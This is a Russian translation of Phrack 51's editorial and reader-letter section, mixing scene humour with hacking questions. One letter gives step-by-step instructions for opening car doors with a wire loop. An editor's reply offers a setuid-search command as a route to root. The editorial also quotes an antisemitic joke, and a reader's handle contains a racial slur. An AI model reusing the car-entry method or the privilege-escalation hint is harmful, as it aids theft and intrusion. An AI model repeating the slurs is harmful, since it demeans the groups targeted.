Phrack RU issue 051

Русская версия Phrack, выпуск 051. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; криптография, генераторы случайных чисел, протоколы и приватность; эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; Unix/Linux, BSD, Windows NT и администрирование систем.

Материалы выпуска: Phrack 51 — Содержание; Phrack 51 — Loopback (Обратная связь); PHRACK 51 — LINENOISE (Шумы на линии); Личное; Введение; LOKI 2 (реализация); Juggernaut 1.2: обновление; Техники перенаправления разделяемых библиотек; Обход систем проверки целостности; Сканирование RPC-сервисов; Искусство сканирования портов; Служба Вечности; Моноалфавитный криптоанализ (Шифры, часть первая); Путеводитель по индексу Phrack; Краткое введение в CCS7; Содержание новостей; Утилита извлечения файлов Phrack Magazine.

Больше крутых материалов в моём телеграм канале @grogrigs

Phrack 51 — Содержание

Автор: Phrack Staff

```
------------------------[  P H R A C K    5 1    I N D E X


--------[  Registered Hex Offenders
```

DefCon. Я люблю DefCon. Почему я люблю DefCon? По нескольким причинам. Я вижу там многих людей, с которыми в обычной жизни мне не выпадает пообщаться. И ещё — это Лас-Вегас. Ладно, думаю, это уже две причины. Я люблю DefCon по двум причинам.

Лас-Вегас — это нечто. Без вариантов. Бесплатные напитки _прямо пока_ ты зарабатываешь БЕСПЛАТНЫЕ деньги. Чего ещё можно желать?!@ Секса? Чревоугодия? Разврата? Жадности? Тонких фасадов? Безвкусицы? Друзья, там есть _всё это_.

Вегас определённо подходит не каждому. Он не для робких, стеснительных или тех, кто не умеет себя контролировать. Вегас может и сожрёт тебя живьём, если не быть осторожным. Даже самые бдительные нередко оказываются жертвами Города Грехов... Пока я пишу этот абзац, память уносит меня назад... назад в первую неделю июля 1997 года, к концу DefCon V, когда хороший друг и бывалый путешественник по Вегасу постучал ко мне в дверь в половине шестого утра...

Он держал в одной руке колу, в другой — виски. Бросилось в глаза то, что он был заметно не обременён деньгами. Казинные демоны освободили его от этого бремени. Ему нужно было безопасное место, где можно было переждать несколько часов... Я охотно согласился. Я постарался сделать его пребывание у нас как можно более комфортным... Однако мой друг отвергал все попытки гостеприимства. Он всё ещё был глубоко погружён в то, что профессиональные вегасовские путешественники называют «Зоной». Он пребывал в тупом оцепенении — индуцированном атмосферой казино каталептическом состоянии, при котором внешние раздражители по большей части игнорируются. Я мало чем мог ему помочь, и потому лёг спать... А он так и сидел, поглощённый темнотой, глубоко в своём собственном мире... В конце концов усталость взяла своё, и он погрузился в беспокойный сон... Ранним утром он поднялся, полный решимости вернуть своё безвременно утраченное состояние.

Мне понадобилось несколько раз побывать разграбленным этим городом, прежде чем я понял, как всё устроено, и, что важнее, как устроиться самому.

Это можно выразить одним словом. Даже аббревиатурой. КОМПЫ (COMPS). Вегас весь построен на том, что тебя компенсируют. Компенсация за нахождение в чёртовой пустыне. Компенсация за то, что ты живёшь в какой-то дрянной гостинице. Компенсация за то, что ты выиграл часть их денег. Компенсация за то, что потерял ВСЕ свои деньги. Научиться хорошо проводить время в Вегасе — значит научиться выбивать компы. Чтобы получить комп, нужно либо а) быть кем-то важным, либо б) знать кого-то важного, либо, что бывает чаще всего, в) делать компы другим людям.

На прошедшем DefCon мой номер апгрейдили с одноместного на первом этаже до двухместного на втором, а затем до сьюта за 400 долларов за ночь где-то на двадцать с лишним этаже (ну, знаешь, с двойными дверями). Всё дело в том, чтобы знать, как работать с системой. Знать, как выбивать компы. Пожаловаться на что-нибудь — зачастую хороший способ получить что-то бесплатно в Вегасе. Так же как оказаться в неловком положении тем или иным образом. Посмотри «Казино» и «Тусовщиков» пару десятков раз, и поймёшь идею...

Несколько слов о настоящем выпуске. По моему мнению, и по мнению многих людей, которые куда круче меня, это лучший выпуск Phrack за всё время (TM). Ладно. Итак. В выпуске 48 я обещал своевременный выход. Однако теперь я более зрелый и мудрый редактор Phrack, и суть в том, что своевременность не всегда возможна. Не тогда, когда нужно поддерживать минимальный уровень качества. Этот выпуск — наглядный пример такого явления. На этот раз мы собрали по-настоящему крутой материал. Техническое превосходство здесь зашкаливает, и если мы запоздали на несколько недель, думаю, оно того стоило. У нас есть несколько революционных статей, масса исходного кода, полностью обнажённые фотографии Миллы Йовович (недоступны в ASCII-версии Phrack) и новый формат. Комментарии, как всегда, приветствуются.

Что делает этот (или любой другой) выпуск таким чертовски хорошим? Просто. Невероятное множество талантливых людей, которые великодушно тратят своё время на написание для нас статей. Я просто хочу поблагодарить вас, ребята: прошлых, нынешних и будущих. Без вас Phrack тихо ушёл бы в ночь... В этом выпуске особый привет halflife за технически превосходную работу, которую он трижды внёс в P51.

Phrack 51 врывается к вам с мощью нового оптимизированного форматирования! Мы убрали двоеточия, добавили кучу тире и скобок, и бООм! Меньше мусора, больше ОСТРОТЫ. Аэродинамик-Phrack. Евро-Phrack. _Гладкий-Phrack_.

Злой до мозга костей и пронзённый в самое сердце — когда думаешь о Phrack, ты трогаешь себя.

Наслаждайтесь журналом. Он создан хакерским сообществом и для него. Точка.

PS

Вышеупомянутый игроман в итоге отхватил в качестве компов три обеда по 20 долларов и шоу (Лэнс Бёртон в Монте-Карло). Чёрт, этому везучему сукиному сыну удалось увидеть Лэнса в Карло...

```
-- Editor in Chief ------------[  route
-- Nominal Editors ------------[  datastream cowboy, alhambra
-- We've given up hope --------[  voyager
-- Phrack World News ----------[  disorder
-- Phrack Webpage Sloth -------[  loadammo
-- Most Likely To Be Beaten ---|
-- About the Head and Neck by -|
-- Xanax ----------------------[  Nicki Jarecki
-------- Elite ----------------->  omerta
-- Number One Crush -----------[  Milla Jovovich
-- Extra Special Thanks -------[  halflife
-- The Man on The Inside ------[  varak
-- Gas Face Given -------------[  "Lunatic Unix with Tunics"
-- Got owned?  Shoulda used ---[  OpenBSD
-- Shout Outs -----------------[  The Guild, r00t, The Death Vegetable, Swamp
                                  Ratte, prym, maverick, Cantor, nirva, The
                                  Army of the Twelve Monkeys, guyver, mycroft,
                                  Asriel, Theo Deraadt, X, Torquie, mudge.
```

Phrack Magazine V. 7, #51, September 01, 1997. ISSN 1068-1035

Запросы на подписку, статьи, комментарии и прочее направляйте по адресу:

```
phrackedit@phrack.com
```

Материалы, отправляемые на указанный адрес, могут быть зашифрованы следующим ключом:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
```

```
Version: 2.6.2

mQENAzMgU6YAAAEH/1/Kc1KrcUIyL5RBEVeD82JM9skWn60HBzy25FvR6QRYF8uW
ibPDuf3ecgGezQHM0/bDuQfxeOXDihqXQNZzXf02RuS/Au0yiILKqGGfqxxP88/O
vgEDrxu4vKpHBMYTE/Gh6u8QtcqfPYkrfFzJADzPEnPI7zw7ACAnXM5F+8+elt2j
0njg68iA8ms7W5f0AOcRXEXfCznxVTk470JAIsx76+2aPs9mpIFOB2f8u7xPKg+W
DDJ2wTS1vXzPsmsGJt1UypmitKBQYvJrrsLtTQ9FRavflvCpCWKiwCGIngIKt3yG
/v/uQb3qagZ3kiYr3nUJ+ULklSwej+lrReIdqYEABRG0GjxwaHJhY2tlZGl0QGlu
Zm9uZXh1cy5jb20+tA9QaHJhY2sgTWFnYXppbmU=
=1iyt
-----END PGP PUBLIC KEY BLOCK-----
```

Как всегда, ЗАШИФРОВАННЫЕ ЗАПРОСЫ НА ПОДПИСКУ БУДУТ ИГНОРИРОВАТЬСЯ. Phrack выходит в открытом тексте. Вы вполне можете подписаться в открытом виде.

Содержание

```
"...Who's the big winner tonight...?  Mikey!  Mikey wins!  Mikey's the big
    winner...!"
    - Trent "Double Down" (Vince Vaughn)


*jtb* phrack's like wine, it gets better with age
*jtb* as opposed to, like, decomposing.


"...Daddy needs a new pair of Jews..."
        - loadammo, clamping a mighty hand down upon my shoulder and a mighty
          hand down upon alhambras shoulder, Blackjack Tables, DefCon V, Las
          Vegas, NV.
```

```
----[  EOF
```

Phrack 51 — Loopback (Обратная связь)

Автор: Редакция Phrack

0x1>----------

Выпуск 50 доказывает, что Phrack _вернулся_, и стал лучше, чем когда-либо.
Поздравляю вас и остальную редакцию с выходом того, что я считаю, безусловно,
самым информативным номером за всё время. Качество статей и кода (ДА! Много кода!)
отражает тяжёлую работу и самоотдачу, которые явно были вложены в этот выпуск.
Я мог бы продолжать, но у меня кончился бальзам для губ.

Спасибо!
pip

[Спасибо. Мы стараемся угодить.]

0x2>----------

{ ...Анонс Phrack 50 в Bugtraq удалён... }

И что с того?
Кого это волнует? Уберите эту дребедень из рассылки.
Phrack — такой же мусор, как 2600 или любой другой
маленький идиотский журнальчик.

[Спасибо. Мы стараемся угодить.]

0x3>----------

Juggernaut — реально крутая штука, чувак.

Мелкий баг: ты не снимаешь IFF_PROMISC при выходе, так что это не особо
скрытно, но починить несложно.

В общем, круто.

.techs.

[Хотя Juggernaut *не* предназначен для «скрытной» работы, ты совершенно
прав. Нужно снимать неразборчивый режим при завершении программы.
Собственно, в версии 1.2 (патч доступен в этом выпуске) я именно это
и добавил.]

0x4>----------

Привет!
Я скачал p50.tgz и немного поиграл с juggernaut.
Это реально круто, но:
1. Он не компилируется без замечаний. Ты забыл добавить `#include
`перед `
2. Часть с перехватом соединения не вполне корректна — ты сниффишь и
дампишь всё, что приходит с порта назначения и хоста назначения...

Так что если попытаешься перехватить, скажем:
193.226.34.223 [4000] 193.226.62.1 [23]
На самом деле перехватишь всё, что приходит с 193.226.62.1 [23] для
ВСЕХ соединений к 193.226.62.1 на 23 порту (telnet).

Это вызывает полный бардак на экране.
Я попробовал ограничить перехват, добавив новое условие
`iphp->daddr==target->saddr` в net.c... но это сломало процедуру перехвата.

Может, как-нибудь это поправишь...

С уважением,
Sandu Mihai

[` включает `. Программа должна
нормально компилироваться на любой системе Linux 2.0.x. Версия 1.2 также
исправляет проблему изоляции TCP-соединений, о которой ты упоминаешь.]

0x5>----------

Спасибо!

Это очень впечатляющий инструмент! Блестящая работа!

Спасибо,

--Craig

[Спасибо.]

0x6>----------

Пишу только затем, чтобы сказать спасибо за такое убойное издание.
Здесь у нас в 514 всё мертво — заикнёшься про хакинг, и половина людей
понятия не имеет, что такое Unix. Это чертовски жалко, но я рад сказать,
что ваш журнал очень помог, и я с нетерпением жду будущих выпусков — вы, ребята,
реально влияете на хакерское сообщество. Спасибо.

Snake Eyes

[Аминь.]

0x7>----------

Привет! =8)

Почему бы вам (в Phrack) не составить обновлённое Pro-Phile об известных
хакерских/фрикерских группировках, как в выпуске №6? Чтобы мы — читатели —
могли знать что-то реальное о нынешней сцене (хотя, наверное, не стоит —
народ устал от всех этих 3l33t d00dz ;)

Мне очень понравились доки и исходники про спуфинг, D.O.S. и прочее.
Высокое техническое качество, исходники, статьи, новости... и бесплатно! :P
Вот это жизнь! ;)

В общем, отличная работа с последними выпусками Phrack.
Процитирую друга (о журнале Phrack)...

> *С Daemon9 у руля он значительно улучшился...*

Всё.
PHRACK RULEZ! (надо было это сказать :)
О... и простите за мой английский!

До встречи...

-Axl-

[Неплохая идея. Может, кто-нибудь захочет написать статью о

существующих группах для P52?]

0x8>----------

Я хотел бы узнать, что вы посоветуете, чтобы двигаться в правильном
направлении в части компрометации компьютеров в интернете.
Любая информация, которую вы сможете уделить, была бы очень ценна.
atomicpunk.

[Это *целиком* о компромиссе. Это то, что нужно делать. Будь честен с
ними. Слушай их. Не закрывайся от них. Это прекрасные существа...
Это дело взаимного обмена, и иногда да, приходится *идти на компромисс* —
это часть зрелых отношений.]

0x9>----------

Недавно я запер себя в машине, поэтому позвонил другу, чтобы помог —
когда слим-джим не помог, он решил попробовать другой, менее известный метод.

Мы просто взяли жёсткую металлическую проволоку от вешалки, распрямили её
и сделали на конце маленькую петлю. Затем взяли тонкий провод от динамика
длиной около 90 сантиметров и завязали петлю на одном конце так, чтобы
она могла скользить, делая петлю больше или меньше.

Затем вставляешь провод через петлю на вешалке, вскрываешь верхний край
двери машины и просовываешь оба конца с петлями внутрь, держась за концы
без петель.

Потом используешь вешалку, чтобы расположить петлю от проводка вокруг
замка двери — как только петля на месте, держишь вешалку неподвижно и
постепенно затягиваешь петлю вокруг замка. Как только петля затянута —
просто тянешь вешалку вверх.

Это работает практически на всех машинах с замками в верхней части дверей,
и при небольшой подготовке и практике можно сделать это менее чем за 2 минуты.
К тому же это менее заметно и проще в получении, чем слим-джим, и стоит дёшево,
так что никому не жаль выбросить после вскрытия целой парковки.

Надеюсь, этот файл оказался полезным.
Чао,
The Stony Pony

[Начинающие угонщики машин среди нас благодарят вас; однако если вы
снова запретесь в машине, можете попробовать открыть дверь вручную.]

0xa>----------

```
            КАК ПОНЯТЬ, ЧТО ТЫ ПСЕВДОХАКЕР
           ---------------------------------

                     By [Xtreme]
```

Я написал это только чтобы кое-что сказать вам, псевдохакерам.

1. Ты ходишь по другим хакерским страницам в вебе.
2. Ты думаешь, что запустить программу, написанную хакером — это и есть хакинг.
3. Единственное, что ты делаешь — берёшь последний файл паролей у своего ISP.
4. Ты заходишь на каналы типа #hack и просишь файлы паролей.
5. Ты не знаешь, где взять варез.
6. Ты постоянно телнетишься на хосты и вводишь

```
login: root
password: root
```

и всё в таком роде.

7. Ты хвастаешься тем, что ты хакер.
8. Ты не знаешь C.
9. Ты девчонка.
10. Ты не знаешь, что такое шелл.
11. Ты не знаешь, что такое Linux, FreeBSD и прочие Unix-системы.
12. У тебя нет Unix-ОС.
13. Ты думаешь, что, используя скрипты-войны в IRC, ты занимаешься хакингом.
14. Ты спрашиваешь, как взломать чужой компьютер.
15. Ты пытаешься взломать теневой файл паролей.
16. Ты не знаешь, теневой файл паролей или нет.
17. Ты спрашиваешь, что такое T1.
18. Ты спрашиваешь, как делать email-бомбинг, и думаешь, что это форма хакинга.
19. Ты учишь язык BASIC.
20. Ты думаешь, что можно сразу войти в хакинг.
21. Ты не знаешь, как настроить eggdrop-бота.
22. Ты думаешь, что .mil-домены принадлежат какой-то стране.

[Без сомнения — это самое тупое, что я читал в жизни. Мало того что
я не даю тебе никаких очков — мы все теперь стали глупее, прочитав это.
Да смилостивится Господь над твоей душой.]

0xb>----------

Какую команду мне использовать, чтобы заставить ваш пакет для отказа в
обслуживании работать?

[Ударяешь себя молотком по голове.]

0xc>----------

Я сканировал диапазон 413 xxx 99XX и нашёл несколько номеров. Понятия не имею,
что они делают. Интересно, не могли бы вы помочь. Может, позвоните им
и посмотрите, что обнаружите.

(413) xxx-99xx
(413) xxx-99xx
(413) xxx-99xx — это, кажется, факсы
(413) xxx-99xx

(413) xxx-99xx — пищит-пищит-пищит

(413) xxx-99xx — идёт бееееп

(413) xxx-99xx — кажется, автопереадресация

(413) xxx-99xx — идёт бееп-бееп

[Я попробовал звонить по этим номерам, но никто не ответил. Может, 'X'
на моём телефоне чувствителен к регистру?]

0xd>----------

Сэр,
Я хотел бы знать, как получить права root из-под обычного пользователя.
Я читал, что это можно сделать с помощью setuid-программ, и видел статью,
описывающую способ сделать это в Phrack Magazine. Тем не менее получить

права root у меня не получилось. Я был бы очень заинтересован в поиске способов сделать это на Irix 5.2 или Solaris 2.5. Если вы что-то знаете об этом, пожалуйста, напишите мне. Если вы знаете какие-либо ресурсы в вебе, подробно описывающие использование setuid-программ для получения root-доступа, пожалуйста, сообщите.

[P49-14]

0xe>----------

И РАДИ ВСЕГО СВЯТОГО, КТО-НИБУДЬ УВЕДОМИТЕ МИТЧА КАБЕЯ...!<

Мич, а не Митч. «Мич» — сокращение от «Мишель».

M. E. Kabay, PhD, CISSP (Kirkland, QC)
Директор по образованию
Национальная ассоциация компьютерной безопасности (Карлайл, PA)
http://www.ncsa.com

[Нет, Майк — сокращение от Майкл.]

0xf>----------

Ваш журнал лучший.
Пожалуйста, присылайте его на Psycho Al1@aol.com

The Psychotic Monk

PS: Aohell rulezz

[Ты идиот.]

0x10>----------

Привет, ребята из Phrack!

Отличная работа с выпуском 50! Хороший журнал. Статья про перехват TTY просто великолепна.

У меня только один вопрос. Есть ли какие-нибудь дыры в целевой системе в данной ситуации? Есть сервер под управлением FreeBSD 2.1.5 с теневыми паролями. У меня есть dial-up аккаунт на этой машине как обычный пользователь. Какие баги можно использовать для получения привилегий root?

С наилучшими пожеланиями из Украины!! OmegA

[find / -perm -4000 -print]

0x11>----------

Привет... давний читатель, впервые пишу:

Я знаю, что все «материалы» должны быть зашифрованы... и в любом случае мне следовало бы шифровать, но буду краток... к тому же это не совсем «материал»...

Поздравляю с достижением 50-го выпуска и с отличным номером!

У меня быстрый вопрос. Я хотел бы перепечатать раздел `` из выпуска №50 на своей веб-странице, со ссылкой на официальную домашнюю страницу Phrack (http://www.fc.net/phrack/ — правильно?). По-моему, там поднимаются важные вопросы, и поскольку всё защищено авторским правом, а вы не лохи, я спрошу (хотя простое авторское право раньше никого не останавливало)!

С уважением,
lenny

[Простое авторское право, возможно, никого не останавливает, но
простое возмещение ущерба, присуждённое судами, — останавливает.
Тем не менее — ставьте гиперссылку. Официальная страница скоро
будет на phrack.com/net/org.]

0x12>----------

В томе четвёртом, выпуске сорок первом, файл 3 из 13, Supernigger был представлен в вашем Phrack Pro-Phile. Что с ним стало? Он «повзрослел и нашёл нормальную работу» или всё ещё где-то промышляет?

• Styx

[И то, и другое.]

0x13>----------

Люди @ Phrack:

В Phrack №50 в файле «Linenoize» Khelbin написал статью о взломе удалённых BBS, а именно об использовании команды Renegade «PKUNZIP -do» по умолчанию для перезаписи базы пользователей своей собственной...

По какой-то странной причине, пока Renegade запущен и выполняет PKUNZIP -do, процедура НЕ работает... но процедура РАБОТАЕТ, когда Renegade выключен и работает DOS-приглашение.

Что, Renegade извлекает файлы в память при проверке целостности? :8) ...
Я пробовал на версиях 10-04, 5-11 и даже 04-хрен-знает-какой, и это не сработало. Думаю, Khelbin нужна помощь в борьбе с его хронической зависимостью от крэка, поскольку я никак не могу заставить его статью работать...

op: Taos BBS

~~~ Telegard v3.02

[Не знаем. Есть у кого ответ?]

0x14>----------

По поводу материала Xarthon о Linux IP_MASQ в Phrack 50...

Код маскировки не предназначен для обеспечения безопасности. Жёсткое прописывание адресов RFC1918 в код IP_MASQ — нехорошая идея по двум причинам:

1) Это снижает полезность кода. Я использовал маскировку, чтобы всё продолжало работать, когда моя компания сменила интернет-провайдера. Я маскировал наш старый _валидный_ диапазон IP. Другие люди могут придумать иные законные применения, например обеспечение резервирования через двух ISP.
2) Код маскировки является частью пакетного фильтра Linux, который вполне можно настроить для предотвращения спуфинга и многого другого.

Если использовать статический пакетный фильтр и код маскировки вместе, во многих случаях они могут обеспечить такую же безопасность, как «динамический» фильтрующий брандмауэр типа Firewall-1. Краткий «КАК СДЕЛАТЬ»:

1) Установите фильтры от спуфинга на всех интерфейсах. Разрешайте входящие пакеты на внешний интерфейс только если адрес назначения является адресом внешнего интерфейса (это тот адрес, который код маскировки вставляет в
~~~

качестве адреса источника исходящих пакетов).

2) Добавьте правило(а) в фильтр пересылки для маскировки исходящих пакетов. Маршрутизировать входящие ответы на маскированные пакеты не нужно — это происходит автоматически. Всё остальное запрещать (и _логировать_).

3) Убедитесь, что шлюз не запускает ничего, что оставляло бы вас уязвимыми. Не запускайте NFS, portmapper и т.д. Обновите sendmail, bind до последних версий, если используете их.

4) Отключите telnet и используйте 'ssh' для обслуживания. Если необходимо поддерживать входящие telnet-соединения через брандмауэр, установите TIS firewall toolkit и используйте одноразовые пароли.

5) Запустите 'COPS', 'Tripwire'.

6) Прочитайте хорошую книгу о безопасности в интернете и убедитесь, что понимаете все связанные с этим вопросы, прежде чем настраивать _любой_ брандмауэр, даже с графическим интерфейсом и «непробиваемым» руководством.

Надеюсь, это будет полезно некоторым людям.

Ge' Weijers (говорит только от своего имени)

0x15>---

Вы пишете в P49-06:

... Единственный надёжный способ уничтожить этот
канал — запретить весь трафик ICMP_ECHO в вашу сеть.

Нет. Достаточно очищать содержимое пакетов при прохождении брандмауэра.

ralf

[Совершенно верно. Однако при этом вы удаляете информацию RTT из ICMP-эхо, что сломает некоторые реализации, которые на неё опираются.]

0x16>---

Привет, я новичок, может, вы назовёте меня идиотом.
Где вы тусуетесь, IRC? На каком канале, #supreme? На каком сервере?
Знаете какие-нибудь хорошие приёмы для того, чтобы узнать больше о хакинге?

Пожалуйста, ответьте на моё письмо, я знаю, что вы получаете много писем, но пожалуйста!!

[EFNet, #phrack]

0x17>---

Нельзя говорить, что IRC для лузеров, потому что в Phrack 50 я видел статью с текстом из IRC, и вы там были залогинены.

[Мы лузеры. Следовательно, да, можем.]

Какие хорошие книги по хакингу, Unix и всему такому вы рекомендуете?

Спасибо за ответ!!

[Всё от Addison Wesley или ORA. Также многие книги PTR/PH.]

0x18>---

Я пишу, чтобы узнать о судьбе Pirate Magazine и о том, как связаться с его создателями. Похоже, он не выходит с 1990 года, и я надеялся,

возможно, организовать какую-нибудь инициативу по возрождению этого отличного издания. Я подумал сначала обратиться в редакцию Phrack. Спасибо за ваше время.

Joong Gun

[Есть ли у кого-нибудь информация?]

0x19>----------

Привет,

Только что получил Phrack 50 и влюбился в него... Это первый номер, что я получил. Интересно, знаете ли вы о каких-нибудь других рассылках или журналах, которые присылаются на электронную почту или доступны в интернете на регулярной основе, как Phrack. Спасибо

[Другие журналы приходят и уходят довольно регулярно. Phrack вечен. Phrack — всё, что тебе нужно.]

0x1a>----------

Пожалуйста, помогите мне. Если я не могу вступить в ваш клуб, позвольте хотя бы учиться у вас. Мне интересен как взлом программ, так и удалённый доступ.

Спасибо.

quattro

[В наш клуб вступают, если найдут нашу секретную штаб-квартиру.]

0x1b>----------

Привет. Это парень, о котором вы, наверное, больше никогда не услышите, и которого точно никогда раньше не слышали. Хочу задать вопрос. В моей школе люди пишут всякое на рюкзаках штрихом. Я никогда этого не делал по двум причинам:

1) Не хочу быть причислен к позёрам-металхэдам и прочим, которые пишут «Pantera», «666» и «Satan», но не могут назвать ни одной их песни и/или ходят в церковь...

2) Не хочу быть причислен к хакерам-нытикам, которые пишут всякое вроде символов анархии, «Aohell», «Kaboom» и тому подобное, потому что это просто отстой. Надо пожалеть людей, которые считают себя элитой, потому что умеют mailbomb-ить кого-нибудь.

Ещё одна причина, по которой я ничего никогда не писал — не нашёл ничего достойного рекламы. Теперь нашёл — хочу написать «The guild» или что-то вроде того, может «r00t» или что-то похожее. Я не сделал этого, потому что не хочу вас злить (косвенно что-то может дойти до вас по этому поводу. Это может произойти, помните про 6 степеней разделения? хехехе). Если это окей, дайте знать. (cad@traveller.com) И если интересно, почему я пишу именно вам — потому что вы чёртовски крутые. хех. В общем, дайте знать, когда сможете, ладно? спасибо.

(Знаю, у меня нет пунктуации, тороплюсь, и у меня домашнее задание)

[Разрешаем тебе написать r00t на рюкзаке.]

0x1c>----------

да хочу научиться хакить и нужно быстро
Js444 сказал, что вы можете помочь
отплачу ЩЕДРО

спасибо

[Насколько щедро?]

0x1d>--

Написал вам с вашей домашней страницы... это X-UIDL? Не знаю, сейчас 4 утра

кхм, имей в виду, что твой ответ (если будет) может быть слит в
#hack, напечатан в следующем клоне Citadel или что там ещё

Я вот думал, о... думал «У меня нет Irix-снифферa!»... ну, мои мысли
без кавычек, это было скорее так:

~o- все Irix-снифферы, которые у меня есть, отстой -o~

И там типа Irix 4, 5, 6. Бах. И sniffit отстой,
и вообще. Потом я упомянул это, и меня подняли на смех, но мне всё равно.
Мне в последнее время всё равно только тогда, когда люди говорят что-то типа
«О, вот сколько ты зарабатываешь? Мне 17, у меня судимость, и я зарабатываю
втрое больше!». В общем, люди говорят: «Нет, нет, nirva элитный», поэтому я
подумал: ага, спрошу у nirva, какой Irix-сниффер хороший. Теперь, когда
все смеются над этим, мне надо держать этот вопрос в секрете. Мне кажется,
на некоторых Irix вообще нет компилятора, как на Solaris. Чёрт, некоторые
Solaris вообще ни на что не способны. Ладно.

1) Почему ты не заходишь в #hack, или ты слишком элитный для #!guild,
и уж совсем за гранью элитности — #www, #root, #Twilight_Zone,
и что важнее:

2) Irix-сниффер — перехватывает пароли, реально компилируется. Я ненавижу
программировать. Я ленивый американец. И так, чтобы получить легитимный
root-доступ на Irix... бэх, Irix-сниффер!

До свидания, хакеры.

постскриптум

3) Ты киберпанк?

Если бы я руководил Phrack, я бы не использовал вопрос «Хакеры вообще гики?»
как вопрос, который задают _всем_, насколько я понимаю — как г-н Тишлер.
Думаю, «Ты киберпанк?» было бы куда уместнее.

[1. Мы бываем на публичных каналах столько, сколько можем вытерпеть,
хотя бы немного на каждый выпуск. Но в самом деле, зачем вам
знать, присутствует ли редактор Phrack там, где все орут о размере
своего члена и о том, сколько наркотиков приняли? Если хочешь
о чём-то поговорить — мы всегда доступны по e-mail и обычно
отвечаем в приватных сообщениях, если не заняты чем-то другим.
2. Кто хочет написать нам по-настоящему крутой?
3. Кто мы такие, чтобы менять традиции?]

0x1e>--

Привет,

Хочу задать вопрос по следующей проблеме. Я застрял (впервые ;-))!
Можно ли пройти брандмауэр и получить доступ к одному из доменов за ним?
Боюсь, системные администраторы хорошо выполнили свою работу :(
У меня есть всё, что нужно, кроме этой проклятой стены... Вот некоторая

информация, которую я получил:

• IP-адрес брандмауэра,
• Все домены + IP-адреса за этой стеной,
• Логин-аккаунт суперпользователя,
• Все открытые Unix-порты за стеной,
• У компании нет WWW-сайта, но есть интранет.

Сканирование портов даёт:

```
21~=ftp,
23~=telnet,
25~=smtp-mail 220 x.x.x.x SMTP/smap Ready.
```

Это на IP x.x.x.2, но я выяснил, что x.x.x.1 тоже принадлежит той же компании, с ещё 3 портами:

```
7~=echo,
9~=discard-sink null
79~=finger.
```

Единственный ли это способ — провести DoS-атаку на брандмауэр, а затем подделать IP-адрес брандмауэра?

Но с чего начать? Не будете ли вы столь любезны помочь?

TIA,
theGIZMO

[фрагментация.]

0x1f>----------

Ок, это может звучать глупо, но, думаю, было бы круто использовать это как слоган.

«Бла-бла-бла, и вместе с подпиской вы получите ПОЖИЗНЕННУЮ ГАРАНТИЮ НА ВАШ МОЗГ!! То есть если по какой-либо причине ваш мозг не может решить проблему, с которой вы столкнулись при хакинге — просто напишите нам с вашим вопросом, и мы с удовольствием поможем. Примечание: пожалуйста, шифруйте PGP все вопросы по хакингу. Спасибо.»

Нравится вам? Заметьте, что «бла-бла-бла» — это всё, что вы захотите туда подставить. Например: «Вы можете подписаться на Phrack Magazine, отправив письмо на Phrackedit@infonexus.com с просьбой добавить вас в список, и вместе с подпиской...»

Ок, вот и всё... напишите, если нравится... или если не нравится.
Вот мой публичный ключ PGP.
Ах да... вы могли получить письмо с PhatTode@aol.com. Это я. Так что направляйте ответы на эти сообщения на новый адрес... Спасибо.

[Вы правы. Звучит глупо.]

0x20>----------

Эй,
извини за беспокойство, но мне тут прислали Redhat Linux 4.1. Думаю, это здорово, кроме того, что слышал — у него проблемы с безопасностью. Как поставить PGP на него? Это сложно установить? Спасибо.

Killer Bee

[Да, устанавливается очень легко. Читайте документацию. Для разных

платформ — по-разному.]

0x21>----------

Привет,

Меня зовут Джозеф, и мне интересна любая информация, которую у вас может быть о ранних днях хакинга и нынешнем хакерском андеграунде... также я понимаю, что вы являетесь членом guild?? что это такое?

Joseph --> jgriffiths@iname.com

[The guild — это то, чем был r00t до того, как r00t прославился и стал широко известен и вызывает страх и восхищение. О, и большую часть времени мы проводим, считая миллионы и занимаясь сексом с моделями.]

0x22>----------

Привет,

Знаете ли вы, где можно найти Розеттский камень для интерпретации вывода lockd и statd Solaris в режиме отладки? Я не нахожу никакой публичной информации об этом, даже на сайтах Sun. Sun Microsystems отказывается позволять своей лаборатории публиковать что-либо об интерпретации вывода системных вызовов. Боятся ли они потерять контракты на поддержку, если эта информация выйдет наружу? Страница man не содержит аргументов для запуска в режиме отладки — и какой смысл предоставлять инструменты без средств для интерпретации результатов? Дай человеку рыбу... ну, вы знаете.

Спасибо.

Christine

[Кто-нибудь хочет написать об этом статью?]

0x23>----------

По поводу статьи о спуфинге Ethernet:

Замечание для крайне параноидальных: спуфинг Ethernet-адресов.

Примечание: часть из этого — теоретические рассуждения, которые могут быть неточными на 100% — если вы уловите суть, сможете сами разобраться, работает ли это в вашем случае.

Можно также подделывать аппаратные адреса Ethernet. Некоторые карты позволяют сделать это легко, но вам нужна документация по программированию карты (посмотрите в исходниках ядра Linux для своего драйвера карты — !!). Другие не допускают этого вообще и требуют замены ПЗУ, или хуже — это может быть жёсткая логика на самой карте — УЖАСНО. Конечно, обойти жёсткую логику можно, перепрограммировав ПЗУ, но я бы не советовал, если только у вас нет 70 долларов на новую карту и пары месяцев, которые вы готовы провести в подвале.

... остальное (tm) удалено ...

Примечательно, что большинство виденных мной Sun Sparc Station позволяют вводить любой MAC-адрес с помощью ifconfig(1M). Я «знаю одного человека», который купил Sparc IPC за 50 долларов (канадских), и, обнаружив, что батарейка, питающая IDPROM, мертва, нам пришлось сфабриковать MAC-адрес, чтобы он мог общаться с кем-нибудь. По умолчанию у Sun 0:0:0:0:0:0, но

MAC-карта 3Com (с другой сети) подошла вполне хорошо.

Интересная концепция у автора, буду поэкспериментировать с этой идеей, когда якобы буду работать =)

[Техники спуфинга MAC-адресов хорошо известны, особенно на Sparc-ах. Тем не менее — проведите исследование, напишите код и статью и присылайте...]

0x24>----------

Обожаю ваш e-журнал, это самое крутое, что я читал.

[Спасибо. Это самое крутое, что мы написали.]

Не могли бы вы рассказать о способах взломать безопасность системы на базе «MacAdmin» на Apple Macintosh?

[Что такое Macintosh?]

Mark "Vombat" Brown

Пусть Phrack и Fiona живут вечно!

[...и пусть Phrack и Fiona когда-нибудь сделают совместный проект...]

0x25>----------

Эй, я написал тебе, потому что твой ник покороче.
